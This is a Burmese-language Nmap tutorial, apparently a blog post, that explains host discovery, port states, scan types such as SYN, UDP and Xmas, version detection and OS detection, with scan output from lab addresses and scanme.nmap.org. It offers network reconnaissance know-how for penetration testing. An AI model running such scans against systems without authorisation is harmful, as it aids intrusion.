-PR (ARP Ping): Nmap မှာ ARP scan ပြုလုပ်လို့ရပြီး Remote Host ထံသို့ ARP Request ပို့ဆောင်လို့ရပါတယ်။ အကယ်၍အဲမှာ ဘယ်လိုတုန်ပြန်မှုမျိုးကိုပဲဖြစ်ဖြစ် ရရှိခဲ့ရင် Host ဟာ Live ဖြစ်နေတယ်ဆိုတာကို တန်းသိရှိနိုင်ပါတယ် (ARP Discover လုပ်တယ်လို့မှတ်ထား လို့ရပါတယ်) ။ IPv6 ကိုလဲ support လုပ်ပါတယ်။Command ကတော့ “nmap -PR 172.16.16.0/24” ပဲဖြစ်ပါတယ်။

```
C:\Users\HanNiuX>nmap -PR 172.16.16.0/24
Starting Nmap 7.00 ( https://nmap.org ) at 2019-05-30 02:29 Pacific Daylight Time
Nmap scan report for 172.16.16.1
Host is up (0.00059s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
8099/tcp   open  unknown
MAC Address: 00:50:56:00:00:03 (VMware)

Nmap scan report for 172.16.16.7
Host is up (0.0023s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp     open  ftp
22/tcp     open  ssh
23/tcp     open  telnet
25/tcp     open  smtp
53/tcp     open  domain
80/tcp     open  http
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp
```

```
C:\Users\HanNiuX>nmap -PR 172.16.16.0/24
Starting Nmap 7.00 ( https://nmap.org ) at 2019-05-30 02:29 Pacific Daylight Time
Nmap scan report for 172.16.16.1
Host is up (0.00059s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
8099/tcp   open  unknown
MAC Address: 00:50:56:00:00:03 (VMware)

Nmap scan report for 172.16.16.7
Host is up (0.0023s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp     open  ftp
22/tcp     open  ssh
23/tcp     open  telnet
25/tcp     open  smtp
53/tcp     open  domain
80/tcp     open  http
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp
```

-n: Users က scan လုပ်နေချိန်မှာ DNS Resolution Process ကို Skip ပြုလုပ်နိုင်ပါတယ်။ ဘာကြောင့် လဲဆိုရင် အဲဒါဟာ အရမ်းနှေးပြီး Scan လုပ်တဲ့အချိန်အရမ်းကြာတာကြောင့်ဖြစ်ပါတယ်။ (-R ဆိုတဲ့ Option လဲရှိပါတယ်။ -n နဲ့တူတာကြောင့်ထည့်မပြောတော့ပါဘူး) ။ Command ကတော့ “nmap -n 172.16.16.7” ပဲဖြစ်ပါတယ်။

```
C:\Users\HanNiux>nmap -n 172.16.16.7
Starting Nmap 7.00 ( https://nmap.org ) at 2019-05-30 02:32 Pacific Daylight Time
Nmap scan report for 172.16.16.7
Host is up (0.010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:76:59:D3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.58 seconds
C:\Users\HanNiux>
```

Host Discover နဲ့ပတ်သက်ပြီးတော့ အားလုံးနည်းလည်းလယ်လိုထင်ပါတယ်။ အခုဆက်သွားမှာက တော့ “How to identify open ports” ဆိုတဲ့အပိုင်းပဲဖြစ်ပါတယ်။

### How to identify open ports

အောက်မှဖော်ပြပေးထားတာတွေကတော့ Nmap မှာပါဝင်တဲ့ Port တွေနဲ့ပတ်သက်တဲ့ States 6 မျိုးပဲဖြစ်ပါတယ်။

**Open:** ဒါ State ကတော့ Port ပုဂ္ဂနေတဲ့ State ဖြစ်ပါတယ်။ ဒီအဆင့်မှာဆိုရင်တော့ ဘယ် Connections မျိုးကိုပဲဖြစ်ဖြစ်လက်ခံပြီး Protocol နဲ့ Service တွေကိုအဲ Port တွင်အသုံးပြုနိုင်ပါတယ်။

**Closed:** Port ပိတ်ထားတယ်ဆိုရင်တော့ ဘယ် Service ကိုမှုလက်ခံလို့မရပါဘူး အဲတော့ Service တွေ running ဖြစ်မနေပါဘူး။ ပြင်ပက Connection တွေကလဲ အဲ Port ကိုလာရောက်ချိတ်ဆက်လို့မရပါဘူး။

Filtered: Filtered ဆိတာကတော့ Firewall ဒါမှုမဟုတ် Filtering တစ်ခုရှုံးနေတဲ့အတွက် မည်သည့် Response မှလက်ခံရရှိမှာမဟုတ်ပါဘူး။

Unfiltered: ဒီအဆင့်မှာတော့ Nmap ကိုအသုံးပြုပြီးဆုံးဖြတ်လို့မရပါဘူး ဘာကြောင့်လဲဆိုတော့ Port က Open/Close ဖြစ်နေလားဆိုတာမသိနိုင်သောကြောင့်ဖြစ်ပါတယ်။ အဲပြုသနာအတွက် ကိုတော့ SYN နဲ့ FIN တို့ကိုအသုံးပြုပြီးဖြေရှင်းလို့ရပါတယ်။

Open | Filtered: Nmap ကတော့ ဒီအဆင့်မှာ လက်ခံရရှိတဲ့ အခြေနေပေါ်မှတည်ပြီး Port တွေကို အမျိုးစား ခွဲခြားပါတယ်။ UPD, IP protocol, FIN, Null နဲ့ Xmas scans တို့ကိုဒီအခြေနေမှာ အသုံးပြုရပါတယ်။

Close | Filtered: ဒီအနေထားမှာလဲ Nmap က Port ပွင့်နေလားပိတ်လားဆိုတာကို မဆုံးဖြတ်နိုင်ပါဘူး။ Idle scans တစ်ခုထဲကိုဒီအခြေနေမှာအသုံးပြုလို့ရပါတယ်။ ဒီ Scan အမျိုးစားကိုတော့ Administrative users သာအသုံးပြုလို့ရပါတယ်။ ဘာကြောင့်လဲဆိုရင် raw packets တွေကို Creating နဲ့ Sending ပြုလုပ်ဖို့ရန်အတွက် Access ရှိတာကြောင့်ဖြစ်ပါတယ်။

အထက်မှာဖော်ပြခဲ့တာတွေကတော့ Nmap မှာဖော်ပြထားတဲ့ Port State တွေပဲဖြစ်ပါတယ်။ ဆက်လက်ပြီး Options တွေကိုလေ့လာကြရအောင်။

-sS (TCP SYN Scan): ဒီ Scan ကိုတော့ half-open scan လို့ခေါ်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ TCP က Connection တည်ဆောက်ဖို့ရန်အတွက် three-way handshake ကိုလိုအပ်ပါတယ်။ Nmap machine က TCP SYN packet ကို Remote port ကိုပို့လိုက်တဲ့အခါ Remote Port က TCP ACK နဲ့ပြန်လည်တုန်ပြန်လာပါတယ်။ အပေါ်မှာပြထားတဲ့အတိုင်း SYN/ACK packet ပို့ဆောင်ပြီးတဲ့အခါမှ Nmap က RST flag ပို့ပြီး handshake ကိုဖြတ်လိုက်ပါတယ်။ Connection ကို Preventing လုပ်ခြင်ာ ကြောင့်ဖြစ်ပါတယ်။ Nmap ရဲ့ SYN packet ကိုလက်ခံရရှိပြီးရင် ACK or SYN Packet ကို Port ကပြန်ပို့ပေးရပါတယ်။ အသုံးပြုရမယ့် Command တော့ “nmap -v -sS 172.16.16.5” ပဲဖြစ်ပါတယ်။ အဲဒီမှာပါတဲ့ -v ဆိုတာကတော့ Verbose ကိုအသုံးပြုထားတာဖြစ်ပါတယ်။

```
C:\Windows\system32\cmd.exe
C:\Users\admin>nmap -v -sS 172.16.16.5
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-03 09:03 Pacific Daylight Time
Initiating Parallel DNS resolution of 1 host. at 09:03
Completed Parallel DNS resolution of 1 host. at 09:03, 0.14s elapsed
Initiating SYN Stealth Scan at 09:03
Scanning 172.16.16.5 [1000 ports]
Discovered open port 445/tcp on 172.16.16.5
Discovered open port 139/tcp on 172.16.16.5
Discovered open port 135/tcp on 172.16.16.5
Completed SYN Stealth Scan at 09:03, 0.56s elapsed (1000 total ports)
Nmap scan report for 172.16.16.5
Host is up (0.00s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 4.11 seconds
Raw packets sent: 1000 (44.000KB) | Rcvd: 2003 (84.132KB)
```

-sT (TCP connect scan): User က root access မလိုပဲ raw packet ကိုဖို့ဆောင်ပြီး TCP connect scan ကိုအသုံးပြုလိုရပါတယ်။ Nmap က three-way handshake ကိုပြီးအောင်ဆောင်ပြီးယူငွေ့နေတဲ့ Port မှတစ်ဆင့်ချိတ်ဆက်လို့ရပါတယ်။အသုံးပြုရမယ့် Command ကတော့ “nmap -v -sT 172.16.16.5” ဖြစ်ပါတယ်။

```
C:\Users\admin>nmap -v -sT 172.16.16.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-03 09:06 Pacific Daylight Time
Initiating Parallel DNS resolution of 1 host. at 09:06
Completed Parallel DNS resolution of 1 host. at 09:06, 0.04s elapsed
Initiating Connect Scan at 09:06
Scanning 172.16.16.5 [1000 ports]
Discovered open port 139/tcp on 172.16.16.5
Discovered open port 135/tcp on 172.16.16.5
Discovered open port 445/tcp on 172.16.16.5
Connect Scan Timing: About 14.40% done; ETC: 09:10 (0:03:04 remaining)
Connect Scan Timing: About 28.90% done; ETC: 09:10 (0:02:30 remaining)
Connect Scan Timing: About 41.23% done; ETC: 09:10 (0:02:10 remaining)
Connect Scan Timing: About 55.43% done; ETC: 09:10 (0:01:37 remaining)
Connect Scan Timing: About 66.30% done; ETC: 09:10 (0:01:20 remaining)
Connect Scan Timing: About 77.06% done; ETC: 09:10 (0:00:56 remaining)
Increasing send delay for 172.16.16.5 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 172.16.16.5 from 5 to 10 due to max_successful_tryno increase to 5
Increasing send delay for 172.16.16.5 from 10 to 20 due to max_successful_tryno increase to 6
Increasing send delay for 172.16.16.5 from 20 to 40 due to max_successful_tryno increase to 7
Connect Scan Timing: About 85.00% done; ETC: 09:11 (0:00:39 remaining)
Completed Connect Scan at 09:11, 263.19s elapsed (1000 total ports)
Nmap scan report for 172.16.16.5
Host is up (1.2s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 264.22 seconds
    Raw packets sent: 0 (0B) | Rcvd: 0 (0B)

C:\Users\admin>
```

-sU (UDP scans): UDP scans ကတေသာ well-known ports တွေဖြစ်တဲ့ 53 နဲ့ 61 အစရိတဲ့ Port တွေမှတစ်ဆင့် packet ကိုပို့ဆောင်ပါတယ်။ Famous Port တွေမှတစ်ဆင့် Protocol-Specific Packets တွေကိုအဲဒါက ပို့ဆောင်ပါတယ်။ ပြီးတော့ UDP packet တွေကို ကျွန်ုရီနေတဲ့ Ports တွေကိုဆက်လက်ပို့ဆောင်ပါတယ်။ အကယ်၍ Port ကို Scan လုပ်ရာမှာ ICMP unreachable error ဖြစ်ခဲ့ရင် အဲဒီ Port ဟာ Closed ဖြစ်နေတာ ဖြစ်ပါတယ်။ ဒါပေမယ့် အဲ port ကနေမည်သည့် Response မှပြန်မရခဲ့ရင်တော့ အဲ Port ဟာ Open Filter ဖြစ်နေနေထိုတာ သတ်မှတ်လို့ရပါတယ်။ Port နဲ့ Service တွေအမှန်တစ်ကယ် Open and Running ဖြစ်နေမနေသိရှိဖို့အတွက်ဆိုရင်တော့ ကျွန်ုတော်တို့တွေ Service Detection Scan ကိုအသုံးပြန်ပါတယ်။ အသုံးပြုမယ့် Command ကတေသာ “nmap -v -sU 172.16.16.5” ပါ။

```
C:\Users\admin>nmap -v -sU 172.16.16.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-03 09:14 Pacific Daylight Time
Initiating Parallel DNS resolution of 1 host. at 09:14
Completed Parallel DNS resolution of 1 host. at 09:14, 0.23s elapsed
Initiating UDP Scan at 09:14
Scanning 172.16.16.5 [1000 ports]
Increasing send delay for 172.16.16.5 from 0 to 50 due to 123 out of 409 dropped probes since last increase.
Completed UDP Scan at 09:15, 77.94s elapsed (1000 total ports)
Nmap scan report for 172.16.16.5
Host is up (0.014s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
137/udp    open|filtered netbios-ns
138/udp    open|filtered netbios-dgm
1900/udp   open|filtered upnp
4500/udp   open|filtered nat-t-ike
5050/udp   open|filtered mmc
5353/udp   open|filtered zeroconf
5355/udp   open|filtered llmnr

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 82.55 seconds
    Raw packets sent: 1255 (36.533KB) | Rcvd: 2253 (93.220KB)

C:\Users\admin>
```

-sN; -sF; -sX (TCP NULL, FIN, and Xmas scans) : ပို့ပြီးတော့ Deep Scan ပြုလုပ်နိုင်ဖို့အတွက် Nmap မှာ Craft Packets တွေနဲ့အတူ မတူတဲ့ Flags ကိုတွေပြီးအသုံးပြုလို့ရပါတယ်။ ဘာတွေလဲဆိုရင် FIN, PSH နဲ့ URG တို့လိုပျိုးပါ။ အကယ်၍ Flags ကိုမသတ်မှတ်ပေးရင်တော့ Null scan လို့ခေါ်ပါတယ်။ FIN flags ကို သတ်မှတ်ပေးထားရင်တော့ FIN scan လို့ခေါ်ပါတယ်။ ဖော်ပြပါ Flags ရခုစလုံးကိုသတ်မှတ်ပေးရင်တော့ Xmas scan လို့ခေါ်ပါတယ်။ Command ကတေသာ “nmap -sX 172.16.16.5” ပဲဖြစ်ပါတယ်။ ကျွန်ုတော်ကတေသာ -sX Options ကိုပဲအသုံးပြုပြသွားပါမယ်။

```
C:\Users\admin>nmap -sX 172.16.16.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-03 18:29 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.00045s latency).
All 1000 scanned ports on 172.16.16.5 are closed

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds

C:\Users\admin>
```

--scanflags (Custom TCP Scan): Custom TCP Scan လိုပေါ်တဲ့ Option ဟာဆိုရင် များပြားတဲ့ TCP Packet ထဲမှာရှိတဲ့များပြားတဲ့ flags တွေကိုအသုံးပြုလိုပါတယ်။ ဘယ်လိုဟာတွေလဲဆိုရင် URG, SYN, ACK, FIN, PSH, URG နဲ့ RST တို့ပဲဖြစ်ပါတယ်။ OK အဲတော့ကျွန်တော်က Flag တစ်ခုကိုအသုံးပြုပြီးတော့ Scan လုပ်ပြုပါမယ်။ အသုံးပြုရမယ့် Command ကတော့ “nmap --scanflags FIN 172.16.16.5” ပဲဖြစ်ပါတယ်။ စာဖတ်သူများကလဲ Flag တွေတစ်ခုချင်းဆိုတည့်ပြီး Output ကိုစမ်းကြည့်ကြပါ။

```
C:\Users\admin>nmap --scanflags FIN 172.16.16.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-03 09:31 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.00081s latency).
All 1000 scanned ports on 172.16.16.5 are closed

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
C:\Users\admin>
```

-sO (IP Protocol Scan): Scan ပြုလုပ်တော့မယ်ဆိုရင် ကျွန်တော်တို့တွေ ဘယ် Protocol တွေကို အသုံးပြုမလဲဆိုတာကို သတ်မှတ်ရတဲ့ Option ဖြစ်ပါတယ်။ TCP, UDP, ICMP and IGMP အစရှိတဲ့ Packet တွေကို Create လုပ်ပြီး scan ပြုလုပ်လိုပါတယ်။

```
C:\Users\admin>nmap -sO 172.16.16.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-03 18:36 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.00s latency).
Not shown: 253 open|filtered protocols
PROTOCOL STATE SERVICE
1    open  icmp
6    open  tcp
17   open  udp

Nmap done: 1 IP address (1 host up) scanned in 43.08 seconds
C:\Users\admin>
```

OK ဒီလောက်ဆိုရင်တော့ “How to identify open ports” ဆိုတဲ့ခေါင်းစဉ်နဲ့ပတ်သက်ပြီးတော့ နားလည်မယ်လိုထင်ပါတယ်။ နောက်ခေါင်းစဉ်တစ်ခုကိုဆက်ပြီးလေ့လာကြရအောင်။

### How to manage specification and scan order

Nmap မှာများပြားတဲ့ Options တွေကိုအသုံးပြုပြီးတော့ Ports တွေကိုသတ်မှတ်ကာ random ဒါမှမဟုတ် sequential scan လုပ်လိုပါတယ်။ Nmap Scans အားလုံးမှာ Ports တွေ NSE script တွေမပါပဲ scan လုပ်မယ်ဆိုရင် default scan အနေနဲ့ Top 1000 ports ဖြစ်ပါတယ်။ Nmap မှာပါတဲ့ Options တွေကိုဆက်လေ့လာကြရအောင်။

-P <Port Ranges>: ဒီ Option ကတေသာ Port Range or List တိုကိုအသုံးပြုပြီး Scan ပြုလုပ်လိုရပါတယ်။ ဥပမာ --p1-65535 လိုလဲအသုံးပြုလိုရသလို -p1,2,3, လိုလဲအသုံးပြု လိုရပါတယ်။ အသုံးပြုရမယ့် Command ကတေသာ “nmap -p100-150 172.16.16.5” Port Range ကိုကိုယ်အဆင်ပြောလို Range တွေပေးပြီးစမ်းကြည့်လိုရပါတယ်။

```
C:\Users\admin>nmap -p100-150 172.16.16.5
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-04 06:06 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.00054s latency).
Not shown: 48 closed ports
PORT      STATE    SERVICE
135/tcp   open     msrpc
137/tcp   filtered netbios-ns
139/tcp   open     netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 2.02 seconds
C:\Users\admin>
```

OK ပေါ်မှာစမ်းပြတာက Range နဲ့စမ်းပြတာဖြစ်ပါတယ်။ ဒီတစ်ခါ Port တစ်ခုထဲကိုပဲ Scan ဖတ်ကြည့်ပါမယ်။ရှိက်ရမယ့် Command ကတေသာ “nmap -p135 172.16.16.5” ပဲဖြစ်ပါတယ်။

```
C:\Users\admin>nmap -p135 172.16.16.5
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-04 06:08 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.00s latency).

PORT      STATE    SERVICE
135/tcp   open     msrpc

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
C:\Users\admin>
```

--exclude-ports <Port Ranges> : ဒီ Option ကတေသာ Port Scan မပြုလုပ်ခင်မှာ မပါဝင်စေချင်တဲ့ Port Number တွေကို exclude ပြုလုပ်ပြီးမဲ့ Scan ပြုလုပ်ရတဲ့ Options ဖြစ်ပါတယ်။Command ကတေသာ “nmap --exclude-ports 135 172.16.16.5” ပဲဖြစ်ပါတယ်။

---

```
C:\Windows\system32\cmd.exe

C:\Users\admin>nmap --exclude-ports 135 172.16.16.5
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-04 06:10 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.00s latency).
Not shown: 997 closed ports
PORT      STATE    SERVICE
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
5040/tcp  open     unknown

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
C:\Users\admin>
```

-F (Fast (Limited Port) Scan): Fast Port Scan လိုပေါ်ပြီး Scan လုပ်ရာမှာ ပိုပြီးမြန်ဆန် စွဲဖိုရန် အတွက် Default Ports Number မှ 100 အထိသာ Scan ပြုလုပ်ပါတယ်။ Command ကတော့ “nmap -F 172.16.16.5” ပဲဖြစ်ပါတယ်။

```
C:\Users\admin>nmap -F 172.16.16.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 06:15 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.00057s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
```

--top-ports <n>: Top Ports တွေကိုပဲ ရွေးပြီး scan ပြုလုပ်ရာမှာအသုံးပြုတဲ့ Option ဖြစ်ပါတယ်။ Range ကိုရွေးရာမှာမိမိအဆင်ပြေတဲ့ Range ကိုရွေးပေးလို့ရပါတယ်။ ဥပမာ ကျွန်တော်က 10 ခုကိုပဲ Scan လုပ်ချင်တယ်ဆိုရင် “nmap --top-ports 10 172.16.16.5” ပဲဖြစ်ပါတယ်။

```
C:\Users\admin>nmap --top-ports 10 172.16.16.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 06:18 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.00s latency).

PORT      STATE SERVICE
21/tcp    closed  ftp
22/tcp    closed  ssh
23/tcp    closed  telnet
25/tcp    closed  smtp
80/tcp    closed  http
110/tcp   closed  pop3
139/tcp   open   netbios-ssn
443/tcp   closed  https
445/tcp   open   microsoft-ds
3389/tcp  closed  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
C:\Users\admin>
```

OK ဒီလောက်ဆိုရင်တော့ “How to manage specification and scan order” နဲ့ပတ်သက်ပြီး နားလည်မယ်လို့ထင်ပါတယ်။ အဲတော့ ကျွန်တော်တို့နောက်ခေါင်းစဉ် တစ်ခုကို ဆက်သွားကြရအောင်။

### How to perform a script and version scan

Penetration Testing ပြုလုပ်ရာမှာ တဗြားအဆင့်တွေဆက်ပြုလုပ်ဖို့အတွက်ဆိုရင် Reconnaissance အဆင့် ဟာအမှန်တစ်ကယ်အရေးပါပါတယ်။ အဲဒါကြောင့် Open Port တွေနဲ့ အဲ Port တွေမှာ Running ဖြစ်နေတဲ့ Service နဲ့ version တွေကိုသိဖို့ရန်အတွက် Nmap မှာပါဝင်ပါတယ်။ အဲအပြင် Nmap မှာ Service Protocol, Application Name, Version Number, Hostname,

-sV (Version Detection): ဒီ Option ကိုတော့ Host တစ်ခုချင်းအလိုက် Version တွေကို သိရှိဖို့ရန် အတွက်အသုံးပြုပါတယ်။ ဒီ Options ကို တခြား Options တွေနဲ့ပါတဲ့သုံးလို့ရပါတယ်။ဥပမာ ပြောရရင် “namp -sV -p0-150 Ip\_Address” ပေါ့။

```
C:\Users\admin\Desktop>nmap -sV -p0-150 172.16.16.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 07:14 Pacific Daylight Time
Nmap scan report for 172.16.16.5
Host is up (0.00s latency).
Not shown: 148 closed ports
PORT      STATE    SERVICE      VERSION
135/tcp    open     msrpc        Microsoft Windows RPC
137/tcp    filtered netbios-ns
139/tcp    open     netbios-ssn  Microsoft Windows netbios-ssn
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.28 seconds
```

--version-intensity <intensity>: Running ဖြစ်နေတဲ့ Service တွေရဲ့ Version တွေကိုဆုံးဖြတ်ပေးဖို့ရန်အတွက် Configure ပြုလုပ်ပေးရတာကိုပြောတာဖြစ်ပါတယ်။ ဒါ Option မှာပါဝင်တဲ့ Range ကတော့ 0-9 ပဲဖြစ်ပါတယ်။ Default ကတော့ 7 ဖြစ်ပါတယ်။ တန်ဖိုးမြင့်လေပိုပြီးတော့ တိကျမှန်ကန် လေပဲဖြစ်ပါတယ်။ ဒါတစ်ခါတော့ တခြား options တွေနဲ့ပါတဲ့သုံးသင့်ပါတယ်။ဥပမာ - “nmap -F -sV --version-intensity 7 scanme.nmap.org” ပဲဖြစ်ပါတယ်။အဲဒါမှာပါတဲ့ scanme.nmap.org ဆိုတဲ့ URL ကတော့ Nmap ကနေမှ ကျွန်တော်တို့တွေ Test တွေပြုလုပ်ဖို့ရန်အတွက် လုပ်ပေးထားတာဖြစ်ပါတယ်။

```
C:\Users\admin\Desktop>nmap -F -sV --version-intensity 7 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 07:50 Pacific Daylight Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.053s latency).
Not shown: 97 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
995/tcp   closed pop3s
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

--version-light: ဒီ Option ကတေသာ scan time ကိုလျှော့ချဖို့ရန်အတွက်အသုံးပြုပါတယ်။  
Command ကတေသာ “nmap -sV --version-light scanme.nmap.org” ပဲဖိစ်ပါတယ်။

```
C:\Users\admin\Desktop>nmap -sV --version-light scanme.nmap.org
Starting Nmap 7.00 ( https://nmap.org ) at 2019-06-04 07:54 Pacific Daylight Time
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (1.8s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 (Ubuntu Linux; protocol 2.0)
53/tcp    filtered domain
80/tcp    open     http         Apache httpd 2.4.7 ((Ubuntu))
514/tcp   filtered shell
9929/tcp  open     nping-echo Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 769.16 seconds

C:\Users\admin\Desktop>
```

အပေါ်မှာဖော်ပြခဲ့တာတွေအပြင် --version-all , --version-trace တို့လဲရှုပါသေးတယ်။ အဲဒါတွေကို တော့ထည့်မရေးတော့ပါဘူး Online ကနေပဲရှာဖတ်ကြည့်ပါ။ သဘောတရားကတော့ အပေါ်မှာ ဖော်ပြထားတာတွေနဲ့ တူပါတယ်။

### How to detect operating system

Nmap က OS Detection အတွက်ကို TCP/IP stack ကိုအသုံးပြုပါတယ်။ သူက TCP နဲ့ UPDP packet တွေကို Craft လုပ်ပြီးတဲ့အခါမှာတော့ သူတို့ရဲ့တုန်ပြန်မှုတွေကိုစစ်ပါတယ်။ Nmap-os-db database ထဲမှာ 2600 က OS Fingerprints နဲ့ OS version တို့ကိုရှာဖွေပေးနိုင်ပါတယ်။ Fingerprint က Vendor Name, OS Name, OS Generation, Device Type နဲ့ Common Platform Enumeration (CPE) တို့ကိုအသေးစိတ်ရှာဖွေပေးနိုင်ပါတယ်။ အသုံးပြလို့ရတဲ့ Options တွေကို ဆက်ပြီးလေးလာကြည့်ရအောင်။

-O (Enable OS detection): ဒီ Option ကတော့ Nmap Scan ပြလုပ်ရာမှာ OS Detection ပါပြုလုပ်ဖို့ထည့်သွင်းတာဖြစ်ပါတယ်။ သူကိုလဲ တခြား Options တွေနဲ့တဲ့သုံးလို့ရပါတယ်။

--osscan-limit: ဒီ Option ကတော့ Hosts တွေအားလုံးကို Scan မပြလုပ်ပဲ List တစ်ခုပြလုပ်ပြီး အဲဒီ List ထဲက Host တွေကိုသာ Scan ပြလုပ်ရန်အသုံးပြတဲ့ Option ဖြစ်ပါတယ်။ အဲလိုပြလုပ်ချင်းအားဖြင့် ကျွန်တော်တို့တွေ Scan ပြလုပ်တဲ့ Time ကိုသက်သာစေမှာဖြစ်ပါတယ်။ Port Scanning ကိုလဲ Skip လုပ်ပေးပါတယ်။ အဲတော့ Live Hosts တွေကိုအမြန်ဆုံး ရှာဖွေလို ရပါတယ်။

--osscan-guess; --fuzzy: အကယ်၍များ Nmap က OS တွက်ဖော်ထုတ်မပြနိုင်ဘူးဆိုရင်တော့ အနီးဆက်ဆုံး Singature တွက်ရှာဖွေဖော်ထုတ်ပါတယ်။ အဲလိုဆင်တူတဲ့ Signatures တွေထဲကမှ အမြင့်ဆုံးဟာပဲဖြစ်သင့်ပါတယ်။

